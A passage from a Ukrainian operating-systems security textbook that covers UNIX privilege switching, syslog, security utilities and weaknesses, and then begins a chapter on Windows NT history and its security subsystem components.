У захищених системах доступ суперкористувача до системи обмежують або взагалі забороняють. Наприклад, якщо в системі Solaris у файлі /etc/default/login вказати `CONSOLE=/dev/console`, то root зможе входити у систему лише з системної консолі, а не з віддалених терміналів через мережу. Якщо ж цей параметр задати як `CONSOLE=`, root взагалі не зможе входити у систему. В такому випадку для виконання завдань керування системою адміністратори спочатку мають входити в систему як звичайні користувачі, а потім здійснювати перехід до облікового запису суперкористувача. Для цього є команда su (Switch User). Перевага такої процедури полягає у тому, що система відстежує не лише ефективний, тимчасовий ідентифікатор користувача, а й ідентифікатор, під яким користувач увійшов до системи. Це сприяє підвищенню спостережності системи, оскільки дає змогу з'ясувати, хто саме виконував дії від імені root. Ще гнучкіший механізм

надає утиліта sudo, яка дає змогу користувачу тимчасово (наприклад, для виконання однієї команди) отримувати певні привілеї. У цьому випадку повноваження окремих користувачів встановлюються за допомогою конфігураційного файлу (наприклад, /etc/sudoers або /usr/local/etc/sudoers).

12.3.4. Підсистема реєстрації

Система UNIX має розвинену підсистему реєстрації, яку називають syslog. Основу цієї системи становлять програма-демон syslogd та її конфігураційний файл /etc/syslog.conf. Також до складу системи входять бібліотечні програми openlog, syslog, closelog, які використовуються для обміну даними з програмою syslogd, а також програма logger. Програми, які використовують систему syslog, записують реєстраційні дані за допомогою системного виклику `syslog()` у спеціальний файл /dev/log. У деяких системах є також файл пристрою /dev/klog, з якого система syslog читає повідомлення ядра операційної системи.

Файл /etc/syslog.conf має дуже простий формат. Це текстовий файл (як і переважна більшість конфігураційних файлів UNIX), кожний рядок якого має два поля, розділених знаком табуляції. Перше поле — це список селекторів (Selector), що вказує, яких подій стосується цей рядок. Селектор визначає тип події за двома ознаками: підсистеми (Facility), що надсилає інформацію про подію, та рівня критичності події. І підсистему (наприклад, mail — система електронної пошти, kern — ядро), і рівень (наприклад, info, warning, alert) задають визначеними ключовими словами, які складають дуже невеликий список. У сучасних реалізаціях syslog крім визначених підсистем можна також вказувати програму, яка генерує повідомлення про події.

Друге поле визначає дію, яку слід виконати для визначеної селектором події. Найчастіше в цьому полі зазначається ім'я файлу (журналу реєстрації), до якого слід зробити запис. Також можна задавати ідентифікатор користувача, якого слід повідомляти про подію, або мережне ім'я віддаленого комп'ютера, на який слід переслати цю інформацію (при цьому повідомлення надсилається системі реєстрації syslog, що має функціонувати на віддаленому комп'ютері).

Файли системних журналів реєстрації можуть бути розміщені в різних місцях, їх місцезнаходження легко визначити з конфігураційного файлу /etc/syslog.conf. Типове місце розташування журналів реєстрації — /var/log. Перевагою syslog є її гнучкість. Система дає змогу легко встановлювати централізований сервер реєстрації подій у мережі, що значно підвищує її безпеку: навіть якщо порушник скомпрометував окрему систему і має можливість видалити з неї усі важливі записи журналів реєстрації, він не зможе видалити такі записи з віддаленого сервера.

Система syslog надає всім програмам зручний механізм реєстрації системних подій. Якщо програма вносить зміни до конфігураційного файлу, вона має змусити syslogd перечитати конфігураційний файл, щоб зміни вступили в дію. З цією метою процесу syslogd необхідно надіслати сигнал `HUP`, для чого потрібен ідентифікатор цього процесу. Такий ідентифікатор міститься у файлі /etc/syslog.pid (для деяких систем — у файлі /var/run/syslog.pid). Є програми, що нехтують системою syslog, встановлюючи власні правила реєстрації подій та файли реєстрації.

Окрім syslog, у деяких системах (наприклад, Solaris) є окрема система реєстрації невдалих спроб завантаження системи (файл /var/adm/loginlog), система реєстрації спроб su (файл /var/adm/sulog), а також система реєстрації подій входу-виходу користувачів (файл /var/adm/wtmp, команда last).

12.4. Адміністрування засобів безпеки UNIX

12.4.1. Особливості адміністрування

Основу безпеки UNIX створює ефективна система розмежування доступу. Однак навіть найефективнішу систему безпеки можна звести нанівець її неправильним настроюванням. Для досягнення достатньої безпеки будь-якої комп'ютерної системи необхідно забезпечити ефективне адміністрування. Адміністрування UNIX вважають складним завданням; його питанням присвячено численні видання, зокрема [99, 105].

Один із суттєвих недоліків UNIX — відсутність централізованих засобів адміністрування. Типовою процедурою адміністрування UNIX є ручне редагування численних текстових файлів. Адміністратор має знати формат відповідних файлів, де їх розташовано, а також (і це — найскладніше) які саме файли впливають на ті чи інші особливості функціонування системи. Вичерпну інформацію щодо форматів важливих для безпеки системи файлів наведено у довідкових сторінках системи man. Багато таких файлів міститься в каталозі /etc, але у файловій системі є безліч інших місць, де такі файли можуть бути розташовані. Формати деяких файлів у різних системах також можуть бути різними. Крім того, на одні й ті самі функції системи можуть впливати різні файли, які потрібно знати і контролювати. Саме через це UNIX набула слави складної в адмініструванні системи. З іншого боку, UNIX дуже гнучка в настроюванні. Первинність інтерфейсу командного рядка та підтримка розвинених засобів програмування сценаріїв дають змогу адміністраторам автоматизувати більшість складних завдань.

Графічний багатовіконний інтерфейс дає змогу створювати зручні та інтуїтивно зрозумілі утиліти адміністрування. Такі утиліти містять більшість сучасних UNIX-систем і дистрибутивів Linux. Як приклад можна навести Admintool у системі Solaris. Разом із перевагами вони мають і суттєві недоліки. По-перше, немає єдиної стандартної утиліти адміністрування, спільної для різних систем. По-друге, в кожній системі одночасно можуть існувати (і дуже часто так воно і є) різні утиліти адміністрування з різними інтерфейсами та можливостями. Іноді такі утиліти мають взаємні конфлікти. Зрештою, не завжди прозорими є механізми роботи таких утиліт.

На функціонування системи UNIX безпосередньо впливають саме файли конфігурації, які майже завжди — або текстові файли визначеного формату, або файли-сценарії, що містять команди, зрозумілі командному інтерпретатору (shell). Часто достатньо внести зміни в такий файл — і система (ядро або процес-демон) автоматично «підхоплює» їх. Іноді, для того щоб ці зміни мали певний ефект, процесу необхідно надіслати відповідний сигнал. І майже ніколи не потрібно

перезапускати систему. Будь-яка високорівнева утиліта адміністрування має приймати команди від користувача-адміністратора (наприклад, коли він обирає певний пункт меню або встановлює чи знімає помітки деяких опцій) і транслювати їх у певні записи файлів конфігурації або фрагменти коду сценаріїв. На жаль, цей процес не завжди є прозорим. Крім того, одні утиліти адміністрування фактично зберігають свої параметри настройки у власних файлах, формат яких не такий прозорий, як у системних файлах, а інші — читають лише власні файли, в яких вони зберегли настройки системи, і взагалі не звертають уваги на системні файли. Внаслідок цього в разі запуску такої утиліти вона відновлює настройки, зроблені під час попереднього сеансу роботи саме за її використання, та знищує всі зміни, внесені за допомогою інших утиліт або шляхом безпосереднього редагування системних файлів.

Отже, необхідною умовою ефективного адміністрування UNIX-системи є добирання адміністратором ефективних і найзручніших для нього засобів і постійне їх використання. Більшість досвідчених адміністраторів схиляється до безпосереднього редагування системних файлів, причому роблять це вони переважно у текстовому режимі терміналу. У комерційних версіях UNIX, які мають розвинену систему сервісної підтримки, доцільним є дотримання рекомендацій розробників щодо адміністрування. Так, у системі Solaris стандартною можна вважати процедуру використання утиліти Admintool.

12.4.2. Утиліти безпеки

Безпеку системи UNIX можна суттєво підвищити завдяки використанню утиліт, спеціально розроблених для виконання певних завдань адміністрування безпеки або з метою заміни стандартних механізмів захисту системи іншими, більш досконалими [104]. Ми розглянемо лише ті програми, які не стосуються мережної безпеки, оскільки це питання буде докладно розглянуто в розділах 15–19.

Програми, що підвищують безпеку облікових записів

Далі наведено перелік програм, які дають змогу підвищити безпеку облікових записів.

- Crack — популярна програма вгадування паролів розробки Алекса Маффетта (Alex Muffett), яка, скануючи файл паролів, швидко виявляє нестійкі паролі.
- CrackLib — бібліотека функцій, які можна викликати з програм типу passwd для запобігання введенню користувачами нестійких паролів.
- John the Ripper — програма вгадування паролів, аналогічна Crack.
- anlpasswd — активний засіб перевірки паролів розробки Argonne National Laboratory, що не дає змоги користувачам обирати нестійкі паролі.
- epasswd — утиліта, розроблена Еріком Алленом Девісом (Eric Allen Davis) на зміну стандартній програмі passwd, дає змогу гнучко застосовувати вимоги до підвищення стійкості паролів (мінімальна і максимальна довжина пароля, мінімальна кількість застосованих цифр, спеціальних символів, букв у нижньому і верхньому регістрах).

- npasswd — утиліта, створена Клайдом Гувером (Clyde Hoover) на зміну стандартній програмі passwd, тестує паролі на стійкість до їх вгадування.
- passwd+ — активний перевіряльник паролів, створений Меттом Бішопом (Matt Bishop). Використовує конфігураційний файл, що визначає, які типи паролів дозволені, а які — ні. Такий файл дає змогу використовувати регулярні вирази, порівняння паролів із вмістом файлів (наприклад, словників) і виклики зовнішніх програм для перевірки.
- ppgen — генератор випадкових паролів, створений Майклом Шілдсом (Michael Shields), використовують з програмами, які підтримують довгі паролі. Може діяти як окремий засіб або бути інтегрованим у passwd та інші програми.
- otp — програма, написана мовою C, яка генерує списки одноразових паролів. Змодельована за системою, що використовують швейцарські банки, ця програма генерує ключі та списки паролів для верифікації та захисту в різних форматах.
- S/Key — система одноразових паролів, розроблена Bell Communications Research (Bellcore). Система OpenBSD має вбудовану реалізацію S/Key.
- OPIE (One time Passwords In Everything) — система паролів (подальший розвиток S/Key) розроблена Дослідницькою лабораторією військово-морських сил США (US Naval Research Laboratory, US NRL). OPIE відповідає стандарту IETF One Time Passwords (OTP) згідно з RFC-1938, підтримує, крім MD4, алгоритм MD5 і має ще низку вдосконалень.

Програми, які відповідають за безпеку файлової системи

Нижче наведено програми, покликані забезпечувати безпеку файлової системи.

- Cryptographic File System (CFS) — програма, написана Меттом Блейзом (Matt Blaze), вбудовує криптографічні сервіси у файлову систему UNIX. Програма надає стандартний інтерфейс файлової системи UNIX для доступу до зашифрованих файлів.
- Transparent Cryptographic File System (TCFS) — програма, яка, подібно до програми CFS, пропонує сервіси прозорого шифрування-дешифрування під час роботи з файловою системою.
- Crypt Breakers Workbench (CBW) — інтегрований набір інструментальних засобів, які дають змогу криптоаналітикам читати файли, зашифровані командою crypt системи BSD 4.2. Програму було написано Робертом В. Болдуіном (Robert W. Baldwin).
- libdes — цей набір, розроблений Еріком А. Янгом (Eric A. Young), утворює бібліотеку шифрування за стандартом DES і програму, яка здійснює таке шифрування. Набір містить також швидку реалізацію функції `crypt()`.
- Pretty Good Privacy (PGP) — популярна програма Філіпа Циммермана (Philip Zimmerman), яка здійснює шифрування електронної пошти і файлів.
- Filereaper — програма Цайго Блекселла (Zygo Blaxell), призначена для пошуку і видалення тимчасових файлів. Стандартне рішення цього завдання

з використанням програми find є вразливим до деяких атак. Зазначена програма застосовує низку заходів для запобігання цим проблемам.

- Hobgoblin — програма використовує шаблон з описанням файлів і каталогів, що мають відповідати еталону. Програма сканує файли і каталоги та звітує про будь-які їхні відмінності.
- Tripwire — програма перевірки цілісності файлової системи, призначена для виявлення будь-яких несанкціонованих змін. Особливо корисна для виявлення порушників, які могли змінити файли з метою полегшення майбутнього несанкціонованого доступу, видалити чи змінити системні журнали реєстрації, залишити в системі віруси, хробаки, логічні бомби та інші руйнівні засоби.

Програми, що дають змогу здійснювати аудит системи

Наведемо приклади програм, які застосовують для реєстрації користувачів і проведення аналізу їхніх дій.

- chklastlog — це програма, що перевіряє файл /var/adm/lastlog на наявність у ньому вилучених записів шляхом порівняння із файлом /var/adm/wtmp.
- chkwtmp — маленька утиліта, яка перевіряє файл /var/adm/wtmp на наявність перезаписаної інформації. Якщо програма знаходить запис, перезаписаний нулями, то роздруковує мітки часу попереднього і наступного записів, демонструючи вікно часу, протягом якого було здійснено видалення.
- Logcheck — програма, створена Крейгом Роуландом (Craig Rowland), призначена для пошуку порушень безпеки і незвичайної активності у файлах реєстрації та для відправлення сигналів тривоги електронною поштою. Програму можна настроїти так, щоб вона повідомляла про все, що було явно задано за допомогою ключових слів, або, навпаки, не повідомляла. Таким чином можна виявляти певні сигнатури атак та будь-які незвичайні повідомлення.
- loginlog — невеличка програма, яка відстежує файл wtmp і реєструє повідомлення про входження в систему за допомогою syslogd.
- Swatch (Simple WATCHer) — потужна програма, яка здійснює моніторинг файлів реєстрації. Її основне призначення — активний моніторинг повідомлень під час їх записування у файли реєстрації утилітою syslog. Програму можна використовувати для аудита, тобто для одноразового перегляду та перевірки файлу реєстрації.
- syslog-ng (Next Generation SYSLOGd) — програма-демон, розроблена на зміну стандартній syslogd, що постачається з Solaris, BSD, Linux та іншими UNIX-системами. Головною особливістю syslog-ng є те, що ця програма захищає файли реєстрації цифровими підписами. Таким чином достовірність інформації з файлів реєстрації може бути доведена, що має велике значення для розслідування інцидентів із комп'ютерними системами.
- tklogger — програма, написана Даугом Хьюзом (Doug Hughes), здійснює моніторинг файлів реєстрації, створених syslog та іншими програмами. Програма tklogger працює з будь-якими визначеними текстовими файлами і відслідковує їх модифікації.

- Watcher — дуже потужна та гнучка програма моніторингу системи, написана Кеннетом Інгамом (Kenneth Ingham), яка фіксує ряд заданих користувачем команд, аналізує потік виведення, перевіряє значущі моменти і повідомляє про них адміністратора.
- Zap — зручна утиліта, яка вилучає інформацію про входження в систему вказаного користувача. Це дає змогу адміністратору стежити за порушником непомітно, оскільки його присутність у системі жодним чином не демонструється.

Більшість програм, які використовують для тестування вразливостей, орієнтовано на роботу з мережею. У цьому розділі буде згадано лише ті з них, що призначені для локальних перевірок або можуть їх здійснювати. (Мережні сканери вразливостей буде розглянуто в розділі 18.)

- chkacct — програма, яка перевіряє облікові записи користувачів щодо їх безпечного використання. Зокрема, вона перевіряє права доступу до файлів і може їх коригувати, шукає файли, відкриті для записування всім користувачам, перевіряє приховані файли.
- Tiger — програма перевірки системи, розроблена в Техаському університеті (Texas A&M University), яка, зокрема, перевіряє:
  - систему на наявність небезпечних дозволів доступу до важливих системних файлів і каталогів;
  - систему на наявність файлових систем, доступних для читання і записування всім користувачам;
  - усі файли зі встановленим атрибутом SUID;
  - файл із хеш-образами паролів на наявність записів із порожніми паролями;
  - файл /etc/group;
  - паролі користувачів щодо легкості їх добирання;
  - команди в /etc/rc*, файл crontab і деякі файли користувачів, щоб жодний із них не був доступним для модифікації сторонніми користувачами;
  - домашні каталоги користувачів для гарантування того, що жоден із них не є доступним для модифікації сторонніми користувачами.

12.4.3. Характерні вразливості системи UNIX

Система UNIX із моменту свого створення пройшла довгий шлях розвитку та підвищення ступеня безпеки. Проте й дотепер вона має певні недоліки, які доволі часто спричиняють знайдені вразливості системи [15]. Розглянемо лише ті потенційні вразливості, що не пов'язані з роботою в мережі.

Один із основних недоліків системи UNIX — наявність у ній суперкористувача, тобто користувача, для якого ігноруються правила розмежування доступу. Суперкористувач може увійти в систему в будь-який спосіб і отримати доступ до всіх файлів. Деякі сучасні UNIX-системи забороняють суперкористувачу безпосередньо входити в систему і підтримують розподіл ролей адміністраторів системи.

Небезпечною також є наявність у системі кількох конфігураційних файлів, уміст яких є критичним для безпеки системи. Захист цих файлів здійснюється

штатними засобами розмежування доступу, чого не завжди достатньо. Значним кроком у підвищенні безпеки UNIX стало впровадження «невидимого» файлу /etc/shadow (або /etc/master.passwd).

Дуже серйозну загрозу для безпеки становлять програми з встановленими прапорцями SUID або SGID. Саме через помилки в таких програмах і з'являються вразливості системи, що дають змогу звичайному користувачу отримати повноваження суперкористувача. На жаль, зовсім відмовитися від таких програм неможливо, оскільки звичайному користувачу в ході роботи час од часу потрібно звертатися до системних файлів або таблиць, доступ до яких йому заборонено. Хрестоматійним прикладом є зміна власного пароля, що вимагає доступу на записування до файлу /etc/master.passwd.

Базову систему розмежування доступу на основі 12-бітового вектора вважають на сьогодні недостатньо гнучкою. Кількість методів доступу, що розрізняє підсистема розмежування доступу UNIX (читання, запис, виконання), також не є достатньою. Наприклад, запис у файл зі зміною даних, що містяться у ньому, і додавання інформації в кінець файлу без права на модифікацію даних, що було записано раніше, — це фактично різні види доступу. При цьому сама система UNIX на рівні системних викликів під час відкривання файлу розрізняє ці види доступу, а підсистема розмежування доступу — ні. У багатьох сучасних системах із сімейства UNIX система розмежування доступу може працювати зі списками прав доступу. Інколи добудовують систему мандатного керування доступом, підвищуючи клас захищеності системи за TCSEC до групи B.

Низку недоліків має система реєстрації. Найхарактернішим є те, що журнали аудита — це звичайні файли, захищені від модифікації стандартними засобами розмежування доступу. Якщо в результаті успішної атаки зловмисник отримає права суперкористувача, він зможе знищити або модифікувати в журналі аудита всі записи, що стосуються його атаки.

До загальних недоліків комплексу засобів захисту системи UNIX відносять також їх погану структурованість, розпорошеність окремих засобів (зокрема, розташування конфігураційних файлів у різних місцях файлової системи), що мають суттєве значення для безпеки системи, відсутність чітко обмеженого ядра безпеки. Навіть монолітну архітектуру самої системи UNIX тепер вважають недоліком.

Проте переваги UNIX переважають її недоліки. Хоча операційна система UNIX має безпрецедентно довгий вік, її розвиток триває й дотепер, задовольняючи дедалі жорсткіші вимоги безпеки для систем загального призначення. Доопрацьовані системи UNIX сертифіковані відповідно до класів B1 (Trusted Irix, Trusted Solaris) і B2 (Trusted Xenix) за TCSEC, а також до відповідних профілів захисту за «Загальними критеріями» з рівнем гарантій EAL4.

Висновки

1. Операційну систему UNIX було розроблено в Bell Labs наприкінці 60-х років XX століття. У 1989 році компанією AT&T було створено систему System V Release 4 (SVR4), покладену в основу багатьох сучасних систем, що належать до сімейства UNIX.

2. Архітектуру UNIX подають як дворівневу модель: у центрі розташовано ядро системи, яке повністю ізолює прикладні програми від особливостей апаратної реалізації конкретного комп'ютера. Основними підсистемами ядра є файлова підсистема, підсистема керування процесами і пам'яттю, а також підсистема введення-виведення. У зовнішньому кільці знаходяться системні та прикладні програми. Всі вони звертаються до ядра через інтерфейс системних викликів. За своєю побудовою ядро класичної системи UNIX є монолітним.
3. У системі UNIX суб'єктами доступу є користувачі. Система розрізняє їх за числовими ідентифікаторами облікових записів UID. Користувачів поєднано у групи. Один користувач може належати до кількох груп. Є суперкористувач (root), який має ідентифікатор UID = 0.
4. Інформація облікових записів користувачів зберігається у файлі /etc/passwd, доступному для читання всім користувачам системи. Належність користувача до груп визначається у файлах /etc/passwd і /etc/group. Паролі у відкритому вигляді в системі не зберігаються. Образи паролів (результати обчислення хеш-функції) зберігаються у файлі /etc/shadow або /etc/master.passwd, доступ на читання та записування до якого має лише суперкористувач (root).
5. Стандартна процедура ідентифікації й автентифікації виконується системною утилітою login. Авторизація користувача в UNIX полягає в запуску від імені щойно зареєстрованого користувача програми, вказаної в останньому полі запису для цього користувача в файлі /etc/passwd. Як правило, це командний інтерпретатор shell.
6. Об'єктами доступу в UNIX є файли різних типів. Усю файлову систему, так само як і зовнішні файлові системи (змінні носії інформації, мережні диски тощо), поєднано в єдине дерево каталогів. Уся інформація про файл, зокрема про його розташування, міститься в системній таблиці індексних дескрипторів.
7. UNIX реалізує дискреційну модель розмежування доступу. З кожним файлом асоціюється спеціальна інформація, що містить ідентифікатор власника файлу, ідентифікатор групи файлу і права доступу до файлу. Права доступу визначаються окремо для трьох категорій користувачів: власника, групи і всіх інших. Розрізняють права доступу на читання, записування й виконання. Для каталогів право на виконання трактується як право доступу до таблиці індексних дескрипторів на читання та записування.
8. Є спеціальні атрибути зміни ефективного ідентифікатора користувача та групи – SUID і SGID. Якщо такий атрибут установлено для файлу, що містить програмний код, то після запуску цього файлу на виконання він виконуватиметься для будь-якого користувача із правами власника цього файлу (SUID) або із правами члена групи цього файлу (SGID).
9. Головним інструментом реєстрації подій в операційній системі UNIX є система syslog. Для кожної події можна зробити запис у певний файл, повідомити про подію певного користувача або переслати цю інформацію на певний комп'ютер у мережі. Розташування файлів системних журналів реєстрації задають у конфігураційному файлі.

10. На функціонування системи UNIX безпосередньо впливають файли конфігурації, які майже завжди — або текстові файли визначеного формату, або файли-сценарії, що містять команди інтерпретатора shell. Операційна система UNIX — дуже гнучка в настроюваннях. Розвинений інтерфейс командного рядка і підтримка засобів програмування сценаріїв дають змогу адміністраторам автоматизувати більшість складних задач керування системою.
11. Безпека системи UNIX може бути суттєво підвищеною завдяки використанню утиліт, спеціально розроблених для виконання певних задач адміністрування безпеки, або для заміни стандартних механізмів захисту системи іншими, більш досконалими.
12. Система UNIX має такі недоліки безпеки: наявність у ній суперкористувача та значної кількості конфігураційних файлів, уміст яких є критичним для безпеки системи і захист яких здійснюється лише штатними засобами розмежування доступу; наявність програм із встановленими прапорцями SUID або SGID; недостатня гнучкість базової системи розмежування доступу; відсутність шифрування журналів аудита; недостатня структурованість комплексу засобів захисту системи UNIX; розпорошеність окремих засобів, що мають суттєве значення для безпеки системи, різними її компонентами.

Контрольні запитання та завдання

1. Скільки рівнів має модель архітектури системи UNIX? Які компоненти належать до кожного з рівнів?
2. Які суб'єкти доступу розрізняє система керування доступом UNIX?
3. Де і в якому вигляді зберігається інформація облікових записів користувачів?
4. Де і в якому вигляді зберігаються паролі користувачів?
5. У який спосіб здійснюється авторизація користувача в UNIX?
6. Які об'єкти доступу розрізняє система керування доступом UNIX?
7. Як організовано файлову систему в ОС UNIX?
8. Яка інформація про права доступу асоціюється з об'єктами доступу? Де вона зберігається у системі?
9. Яка модель доступу реалізується?
10. Яке значення мають атрибути SUID і SGID? Для чого їх використовують?
11. Яка система забезпечує реєстрацію подій в UNIX? Які дії вона може виконувати у відповідь на визначені події?
12. Назвіть недоліки, які має система UNIX щодо безпеки.
13. Назвіть відомі вам утиліти, що підвищують безпеку системи UNIX.

Розділ 13

Засоби захисту в операційній системі Windows

- Архітектура операційної системи Windows
- Компоненти підсистеми захисту Windows
- Підсистема розмежування доступу
- Підсистема аудита
- Причини вразливості Windows

13.1. Основні відомості про систему

Розділ присвячено засобам безпеки операційних систем Microsoft Windows. У цій книжці буде розглянуто лише ОС лінійки Windows NT. Інші операційні системи, на кшталт Windows 95/98/ME, а також ОС, призначені для портативних пристроїв (*кишенькових комп'ютерів, комунікаторів*), тут не розглядатимуться.

13.1.1. Стисло про історію створення системи

В основу архітектури Windows NT покладено принципи, сформульовані Девідом Катлером (David Cutler) ще в середині 70-х років минулого століття. Він тоді працював у корпорації Digital Equipment Corporation (DEC) і керував розробленням ОС VMS для 32-розрядних комп'ютерів VAX. Девід Катлер відомий також як розробник RSX-11M для міні-комп'ютерів PDP-11 [60]. У 1988 році Білл Гейтс (Bill Gates) прийняв рішення про створення серверної ОС, здатної конкурувати з клонами UNIX, і залучив до цієї роботи Девіда Катлера. Його команда отримала завдання створити ОС для нового RISC-процесора Intel i860 з кодовою назвою N-Ten. За однією із версій абревіатура NT походить саме з цієї назви. Перші фрагменти коду системи були готові вже у грудні 1988 року. Але незабаром з'ясувалося, що i860 не здатен ефективно виконувати написаний код, і розробникам довелося переорієнтуватися спочатку на процесор MIPS R3000, а згодом і на Intel 80386. Вирішальне значення для успіху швидкого перенесення доробку на інші платформи мала архітектура мікроядра, яку було покладено в основу NT.

У 1990 році було анонсовано операційну систему Windows 3.0, яка мала приголомшливий успіх. З її появою корпорація Майкрософт переорієнтувала розробників NT на проектування Win32 API (Application Program Interface — інтерфейс прикладної програми), подібного до інтерфейсу Win16. Це дало змогу легко

переносити застосування з десктопної платформи на серверну. У Windows 3.0 також було запозичено графічний інтерфейс, назву «Windows» і навіть номер версії.

У липні 1993 року нова серверна операційна система від Майкрософт, що дістала назву Windows NT 3.1, побачила світ. Ця ОС підтримувала не лише Win32 API, але й DOS, Win16, POSIX і OS/2 API.

У вересні 1994 року вийшла версія Windows NT 3.5, в якій велику увагу було приділено ефективності, швидкодії, а також організації взаємодії з мережами NetWare — тогочасним лідером на ринку локальних мереж. Майкрософт розробила дуже вдалого власного клієнта NetWare, якого використовували й після виходу оригінального програмного забезпечення від Novell.

До версії NT 4.0 можна було говорити про деяку подібність архітектур Windows NT і UNIX. Ідея відтворення архітектурної моделі X Window System — UNIX виникла саме із «серверної орієнтації» NT. Але спроба інтегрувати у Windows NT популярне віконне середовище Windows 95 виявилася невдалою: швидкодія графічної оболонки в режимі користувача не витримувала критики. Відтак у випуску Windows NT 4.0 графічну підсистему було введено в ядро.

Наступним етапом була Windows NT 5.0, яка вийшла 2000 року під назвою Windows 2000. Система мала нові зручні інтерфейси адміністрування, модифіковану відмовостійку файлову систему, високу продуктивність. Наступна версія клієнтської (десктопної) системи, що побачила світ у 2002 році, дістала назву Windows XP. Пізніше вийшла серверна система Windows 2003 Server.

Зазначимо, що, незважаючи на зростаючу складність ОС, якість продукції Майкрософт за останні десять років помітно зросла. Передусім це стосується стабільності та безпеки системи. Зараз Windows XP є безумовним лідером серед десктопних ОС, а Windows 2003 Server займає чільне місце серед серверних систем.

У цьому розділі буде розглянуто спільні для всіх ОС Windows NT можливості засобів захисту. Використовуючи назву Windows, ми матимемо на увазі найпоширеніші версії цієї платформи — Windows XP та Windows 2003 Server.

Останні версії Windows — Vista і Server 2008 — також спадкоємці архітектури Windows NT, але мають певні відмінності й тому потребують окремого розгляду.

13.1.2. Відповідність вимогам стандартів безпеки

Під час створення Windows із самого початку було поставлено завдання розробити операційну систему, яка б відповідала вимогам рівня захищеності класу C2 за «Критеріями оцінювання захищених комп'ютерних систем» (TCSEC) [91].

Виходячи з вимог класу C2, система має забезпечувати:

- обов'язкову ідентифікацію й автентифікацію всіх користувачів ОС;
- розмежувальний контроль доступу — надання користувачам можливості захисту даних, що їм належать;
- системний аудит — здатність системи вести докладний аудит усіх дій, що виконуються користувачами та самою операційною системою;
- захист об'єктів від повторного використання — здатність системи запобігати доступу користувача до ресурсів, з якими до цього працював інший користувач (наприклад, унеможливлення повторного використання звільненої пам'яті або читання інформації з файлів, що було вилучено).

Операційні системи Windows NT 4.0 Workstation і Windows NT 4.0 Server ще в 1999 році успішно пройшли сертифікацію за класом C2. Для Windows 2000 процедуру сертифікації було проведено в 2002 році за міжнародним стандартом ISO 15408. У 2005 році Windows XP SP2 пройшла експертне оцінювання на відповідність вимогам чинних в Україні нормативних документів щодо захищеності інформації від несанкціонованого доступу.

13.2. Архітектура системи

13.2.1. Основні концепції

Ще на самому початку розроблення Windows для неї було обрано багаторівневу архітектуру і впроваджено концепцію мікроядра [91, 96, 106–110]. У Windows мікроядерну архітектуру реалізовано не повністю, але навіть така її реалізація має значні переваги порівняно з монолітною архітектурою ядра UNIX і Linux. Позаяк чіткого визначення ядра ОС не існує, ядром вважають програмний код, що виконується у привілейованому режимі процесора (який називають режимом ядра) [93]. Розробники Windows виокремили в ядрі компонент, який назвали мікроядром і до якого долучили саме ті функції, що зазвичай реалізують в ядрі мікроядерних систем:

- перемикання контекстів, збереження і відновлення стану потоків;
- планування виконання потоків;
- реалізація засобів підтримки апаратного забезпечення.

У Windows у привілейованому режимі крім мікроядра виконуються ще й інші програмні компоненти.

Значних зусиль було докладено до локалізації апаратно залежного коду на спеціальному *рівні абстрагування від обладнання* (Hardware Abstraction Level, HAL), і частково — у мікроядрі системи.

На рис. 13.1 показано основні компоненти Windows (вертикальна декомпозиція) і шляхи звернень ПЗ до ресурсів [91, 96].




Рис. 13.1. Вертикальна декомпозиція архітектури Windows

13.2.2. Компоненти системи захисту

Windows має чітко визначений комплекс засобів захисту [117–119]. Нижче перелічено компоненти та бази даних, з яких складається КЗЗ Windows.

- Монітор безпеки (Security Reference Monitor, SRM) — компонент системи (\WINNT\System32\Ntoskrnl.exe), що виконується в режимі ядра і забезпечує перевірку прав доступу до об'єктів, операції над привілеями (правами користувачів) і генерування повідомлень аудита безпеки.
- Підсистема локальної автентифікації (Local Security Authentication Subsystem Service, Lsass) — процес режиму користувача (\WINNT\System32\Lsass.exe), відповідальний за політику безпеки в локальній системі (визначає коло користувачів, що мають право входити в систему; правила використання паролів; надані користувачам та їхнім групам привілеї; параметри аудита безпеки системи) та автентифікацію користувачів і передавання даних аудита безпеки в журнал (Event Log). Основну функціональність реалізує сервіс локальної автентифікації LSASRV (\WINNT\System32\Lsasrv.dll) — DLL-модуль, що завантажується Lsass.
- База даних політики Lsass — база даних параметрів політики безпеки локальної системи, розташована в розділі реєстру HKLM\SECURITY. Вона містить інформацію про те, яким доменам довірено автентифікацію спроб входження в систему, хто має права на доступ до системи та яким чином і кому надані ті чи інші привілеї, а також які види аудита потрібно виконувати. База даних політики Lsass зберігає «таємниці»: реєстраційні дані, що застосовують для входження у домен і під час виклику Win32-сервісів.
- Диспетчер облікових записів безпеки (Security Account Manager, SAM) — набір процедур для підтримки бази даних імен користувачів і груп, визначених на локальній машині. Служба SAM реалізована у модулі \WINNT\System32\Samsrv.dll і виконується у процесі Lsass.
- База даних SAM — база даних з інформацією про локальних користувачів та групи разом з їхніми паролями та іншими атрибутами. Цю базу даних розміщено в розділі реєстру HKLM\SAM.
- Active Directory — служба каталогів, що зберігає базу даних із відомостями про об'єкти в домені. Домен — це сукупність комп'ютерів і зіставлених з ними груп безпеки, керування якими здійснюється як єдиним цілим. Active Directory зберігає інформацію про об'єкт домену, зокрема про користувачів, групи та комп'ютери. Інформація про паролі та привілеї користувачів домену та їхні групи зберігається в Active Directory та реплікується на комп'ютери, що виконують роль контролерів домену. Сервер Active Directory реалізований у модулі \WINNT\System32\Ntdsa.dll і виконується в процесі Lsass.
- Пакети автентифікації — DLL-модулі, що виконуються у контексті процесу Lsass і реалізують політику автентифікації у Windows. Вони реалізують перевірку пароля та імені користувача і забезпечують повернення процесу Lsass (у разі вдалої перевірки) докладної інформації щодо прав користувача.
